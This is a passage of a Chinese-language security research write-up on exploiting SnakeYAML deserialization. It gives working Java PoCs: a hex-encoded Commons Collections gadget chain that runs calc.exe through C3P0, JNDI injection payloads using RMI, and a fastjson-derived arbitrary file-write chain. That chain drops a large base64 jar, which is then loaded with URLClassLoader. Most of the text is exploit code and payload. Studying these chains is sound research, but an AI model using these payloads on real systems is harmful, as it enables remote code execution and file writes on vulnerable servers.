36f6d6d6f6e732f636f6c6c656374696f6e732f5472616e73666f726d6
5723b78707372003a6f72672e6170616368652e636f6d6d6f6e732e636
f6c6c656374696f6e732e66756e63746f72732e436861696e656454726
16e73666f726d657230c797ec287a97040200015b000d695472616e736
66f726d65727374002d5b4c6f72672f6170616368652f636f6d6d6f6e7
32f636f6c6c656374696f6e732f5472616e73666f726d65723b7870757
2002d5b4c6f72672e6170616368652e636f6d6d6f6e732e636f6c6c656
374696f6e732e5472616e73666f726d65723bbd562af1d834189902000
0787000000004737200 3b6f72672e6170616368652e636f6d6d6f6e732
e636f6c6c656374696f6e732e66756e63746f72732e436f6e7374616e7
45472616e73666f726d6572587690114102b1940200014c000969436f6
e7374616e7471007e00037870767200116a6176612e6c616e672e52756
e74696d650000000000000000000000078707372003a6f72672e6170616
368652e636f6d6d6f6e732e636f6c6c656374696f6e732e66756e63746
f72732e496e766f6b65725472616e73666f726d657287e8ff6b7b7cce3
80200035b000569417267737400135b4c6a6176612f6c616e672f4f626
a6563743b4c000b694d6574686f644e616d657400124c6a6176612f6c6
```

```
16e672f537472696e673b5b000b69506172616d54797065737400125b4
c6a6176612f6c616e672f436c6173733b7870757200135b4c6a6176612
e6c616e672e4f626a6563743b90ce589f1073296c02000078700000000
274000a67657452756e74696d6575720125b4c6a6176612e6c616e672
e436c6173733bab16d7aecbcd5a990200007870000000074000967657
44d6574686f647571007e001b0000000276720010 6a6176612e6c616e6
72e537472696e67a0f0a4387a3bb342020000787070 1007e001b73710
07e00137571007e00180000000270757 1007e00180000000740006696
e766f6b657571007e001b0000000276720010 6a6176612e6c616e672e4
f626a656374000000000000000000000078707671007e00187371007e0
013757200135b4c6a6176612e6c616e672e537472696e673badd256e7e
91d7b4702000078700000000174000863616c632e65786574000465786
5637571007e001b0000000171007e0020737200116a6176612e7574696
c2e486173684d61700507dac1c31660d103000246000a6c6f616446616
3746f7249000974687265736f6c6478703f4000000000000c7708000
0001000000000787878";
        Yaml yaml = new Yaml();
        String str =
"!!com.mchange.v2.c3p0.WrapperConnectionPoolDataSource\n"
+
                "userOverridesAsString:
HexAsciiSerializedMap:" + HexString + ';';
        yaml.load(str);

    }
    public static byte[] toByteArray(InputStream in)
throws IOException {
        byte[] classBytes;
        classBytes = new byte[in.available()];
        in.read(classBytes);
        in.close();
        return classBytes;
    }

    public static String bytesToHexString(byte[] bArray,
int length) {
        StringBuffer sb = new StringBuffer(length);

        for(int i = 0; i < length; ++i) {
            String sTemp = Integer.toHexString(255 &
bArray[i]);
            if (sTemp.length() < 2) {
                sb.append(0);
            }

            sb.append(sTemp.toUpperCase());
        }
        return sb.toString();
    }
}
```

结尾的分号是因为 hexstring 长度不为偶数






(https://xzfile.aliyuncs.com/media/upload/picture/20220802103652-f73e08ba-120b-1.png)

一样的，要存在相应的链子才行

Jndi

```
package Snake;

import org.yaml.snakeyaml.Yaml;

public class Snakewithjndi {
    public static void main(String[] args) throws
Exception {
        String str =
"!!com.mchange.v2.c3p0.JndiRefForwardingDataSource\n" +
                "jndiName: rmi://127.0.0.1:1099/EXP\n" +
                "loginTimeout: 0";
        Yaml yaml = new Yaml();
        yaml.load(str);
    }
}
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220802103709-0168a354-120c-1.png)

```
package Snake;

import org.yaml.snakeyaml.Yaml;

public class Snakewithjndi {
    public static void main(String[] args) throws
Exception {
        String str = "!!com.sun.rowset.JdbcRowSetImpl\n" +
                "dataSourceName:
rmi://127.0.0.1:1099/EXP\n" +
                "autoCommit: true";
        Yaml yaml = new Yaml();
        yaml.load(str);
    }
}
```

不出网利用

在 fastjson1.2.68 当中，存在一个任意文件写入的反序列化漏洞

```
{
    '@type':"java.lang.AutoCloseable",
    '@type':'sun.rmi.server.MarshalOutputStream',
    'out':
    {
        '@type':'java.util.zip.InflaterOutputStream',
        'out':
        {
           '@type':'java.io.FileOutputStream',
           'file':'dst',
           'append':false
        },
        'infl':
        {
            'input':'eJwL8nUyNDJSyCxWyEgtSgUAHKUENw=='
        },
        'bufLen':1048576
    },
    'protocolVersion':1
}
```

```
}
```

可以看到并没有依赖 fastjson 的一些类，这些都是 java 自带的，那 SnakeYaml 也是可以用到的

改写一下

```
!!sun.rmi.server.MarshalOutputStream
[!!java.util.zip.InflaterOutputStream
[!!java.io.FileOutputStream [!!java.io.File
["Destpath"],false],!!java.util.zip.Inflater  { input:
!!binary base64str },1048576]]
```

Destpath 是目的路径，base64str 为经过 zlib 压缩过后的文件内容

```
cat yaml-payload.jar | openssl zlib | base64 -w 0
```

因为我的 openssl 没有添加 zlib 支持就没有去弄了，但是师傅写了一个直接生成 yaml 序列化的 POC

```
package Snake;

import org.yaml.snakeyaml.Yaml;

import java.io.*;
import java.nio.charset.StandardCharsets;
import java.util.Base64;
import java.util.zip.Deflater;


public class SnakeYamlOffInternet {
    public static void main(String [] args) throws
Exception {
        String poc = createPoC("C:/Users/ga't'c/Desktop/临
时/yaml-payload-master/yaml-payload.jar","./yaml.jar");
        Yaml yaml = new Yaml();
        yaml.load(poc);

    }


    public static String createPoC(String SrcPath,String
Destpath) throws Exception {
        File file = new File(SrcPath);
        Long FileLength = file.length();
        byte[] FileContent = new
byte[FileLength.intValue()];
        try{
            FileInputStream in = new
FileInputStream(file);
            in.read(FileContent);
            in.close();
        }
        catch (FileNotFoundException e){
            e.printStackTrace();
        }
        byte[] compressbytes = compress(FileContent);
        String base64str =
Base64.getEncoder().encodeToString(compressbytes);
        String poc = "!!sun.rmi.server.MarshalOutputStream
[!!java.util.zip.InflaterOutputStream
[!!java.io.FileOutputStream [!!java.io.File
[\""+Destpath+"\"],false],!!java.util.zip.Inflater  {
input: !!binary "+base64str+" },1048576]]";
```

```
        System.out.println(poc);
        return poc;
    }

    public static byte[] compress(byte[] data) {
        byte[] output = new byte[0];

        Deflater compresser = new Deflater();

        compresser.reset();
        compresser.setInput(data);
        compresser.finish();
        ByteArrayOutputStream bos = new
ByteArrayOutputStream(data.length);
        try {
            byte[] buf = new byte[1024];
            while (!compresser.finished()) {
                int i = compresser.deflate(buf);
                bos.write(buf, 0, i);
            }
            output = bos.toByteArray();
        } catch (Exception e) {
            output = data;
            e.printStackTrace();
        } finally {
            try {
                bos.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
        compresser.end();
        return output;
    }
}
```

最后 POC

```
package Snake;

import org.yaml.snakeyaml.Yaml;

public class snaketest {
    public static void main(String[] args) {
        String context =
"!!sun.rmi.server.MarshalOutputStream
[!!java.util.zip.InflaterOutputStream
[!!java.io.FileOutputStream [!!java.io.File
[\"./yaml.jar\"],false],!!java.util.zip.Inflater  { input:
!!binary
eJyVV3k81Hv3H0vIvgzDRVeiLGPspCHGFk32rWyZzMgIMwzGVrJFXfsyZc
tI6uLa962UrNlJXZI1SpYha7aHXs8vw6/b8zyfeX3/+M6c9+dzznvOOZ/z
NoRTUQMBdHR0APv4LVMA2ToOoAboaZnCJHT1tSV32gAAKoAhnJZu/yfKf5
sY/iMYuPf8AOvB9HW1tUxMIXraX/XaX1+CS0B6mOASYp3tXSXGUv2yox/d
IRf1wLp6PZ451Mcvf+J5xWvJLea4DhI+Pf1Y7Ow0iHMSJEwAvLmx5L7oTv
HdC+5FZRXNvTO0/u0FPQCw59mpI17Q7D0QNBKFkDzw9HPsYRvWHzaQ62gP
9HVXjDsK1Q5jDpJiPdatchz/IKRsmfXaeK8IiHtQVC4KCO1rWczWBDUN77
buFgRGKTuY003wcSiRAnVn2lo0Z/WOFzyYLyZmed3E2sh3Zzx6lQqmuPAH
4yPpMZ2AEPGGofPAr1ZD2+vHDCDAMSliwteqBUnspFqJ+qPrp3sq5LMhbw
0k3tHsR2heDDa9vedb5SGej3rP/MN7FzTOHuLt4nwzGgZvUGMNXVDfbZBa
JoZ5RN5LiCulzew2LXq1bD2AZNRVrIFX8y6PQGPsWF8NSS10+I1opnSZww
yGqxTONWHdItWqpVB5udwsGyaFrzp8vdj+7pQzrWz1DaulCafvs8zUhXYX
Z3GvBUvLNtXpSIjPYM9VwwyNLR6+7eqPvyet59VMOoFoZ0leAjLCxq4dv1
9h8Vx4DXXlIkpyJG5YrZ6xCfqFfz2KStVJS/zk1Oas/E3/luhWhRQGBYFw
istbrLubap16JoGe7aq/zcSpxrV9fXd5YwePFdKeXVHcp6XCuztjaC9oe4
pf0cJ2QAsG6emMwu0zExkNZwhSA4auwXYRlZVvRB3Zxj49ogXqCJZHwTAO
7RrakVtrG22W5TVrE1Bs1JfnjwUM5FD5nMFZJYAgsR50vgzN/XW7ghdrU7
IVUt8CdVfMLLqvqb/XfK0ubsppZC0YjGWlShugpMr3vuNgaHVltZRv5HiM
FaRQIQiGdxYpe/nJfxAz8WWe+0rpmPG7Y5iQqWwJnysZbu6ixGjO2mrZdV
k1Va1PGI77+qeqsz3ez9RR7IerKK8CKdwLhv+X4fL+CNfd01UD4+qAvu7p
jvBAY1y/B+4ZU8P8UopRCy+0c7JNn5KdSoOBil12fJHC6FoOcSA/9TFpg5
oyIbRnsWqpNU9hLZ+TCksKKbP+swp4m5Da/IQw3edaHpey4mG8csmi0E3z
vowqg9GVGV/1epFuD8PXGi8lxhoV7+q1Tz5sFWbwpz5RGxrXpjSTPoRvUd
RhnG+4w5JYBViERhS9KBWdXnJDdUv7PBU04k3A2/W/Fr09w0PDotgoGvC5
WdeFoVByM6DN+FOPRrRgIoQrC7DtMvp3/C1Q2a3vNZ951aaiYS9Sy0NcHK
15jh9c4DHuN3BYhD1qn4M8MxfMoBTrznn07oslvEBtgvFxywwS193YeyHm
QyDkeKa352y7F3FrU4m1mPCC2BsT07L4HifZNZy1TeLCldJkJQH5rSWg3I
HhQqjxrODrY8T+lyxrV5+XcggHqCN31HjfJbM5XZDRfwxAxAhIexTWCI4f
a7qUgtGMARn6pWq539AAEoQ+PgmOvEhxSht61rI0uWOoqdjUpey3LBq3mS
zzlXIjS7Uy/WSjPFia1VagjT2yoUnBkdbeVIk65m5R9scWu0nVLj9b/CyL
tCXHQ8uhOCzTNJ/2B6xc+Qh2/lv8i3e4BiL2/Rm/Vsy4wZSN4vLDbzh8fx
rjpr0kXQHD+XmqMf9Blq1F8PKW7tgk05md0qCSk8U913TXnQlb4eh5qBUu
```

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
},1048576]]\n";
        Yaml yaml = new Yaml();
        yaml.load(context);
    }

}

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103733-10146280-120c-1.png)

生成了 yaml.jar，接下来就是我们最开始的反序列化洞了，URLClassLoader 不仅可以远程加载，也可以直接用 file:// 加载本地的 jar 包

```
package Snake;

import org.yaml.snakeyaml.Yaml;

public class snaketest {
    public static void main(String[] args) {
        String context =
"!!javax.script.ScriptEngineManager [\n" +
                "  !!java.net.URLClassLoader [[\n" +
                "    !!java.net.URL
[\"file:./yaml.jar\"]\n" +
                "  ]]\n" +
                "]";
        Yaml yaml = new Yaml();
        yaml.load(context);
    }

}
```

因为我用的 windows，我试了一下要直接 file: 这样来加载，不过在 linux 下还是得 file://

(https://xzfile.aliyuncs.com/media/upload/picture/20220802103742-15114fdc-120c-1.png)

其实 SnakeYaml 和 fastjson 有很多通用的点，都是可以去调对应的 setter 方法，我试了几条 fastjson 的链子，都基本上是能通的，又去想过用 fastjson 加载恶意类的方式去试试，但是发现那个是调用的 getter 方法

参考链接

https://www.cnblogs.com/nice0e3/p/14514882.html (https://www.cnblogs.com/nice0e3/p/14514882.html)

https://www.cnblogs.com/CoLo/p/16225141.html (https://www.cnblogs.com/CoLo/p/16225141.html)

https://xz.aliyun.com/t/10655 (https://xz.aliyun.com/t/10655)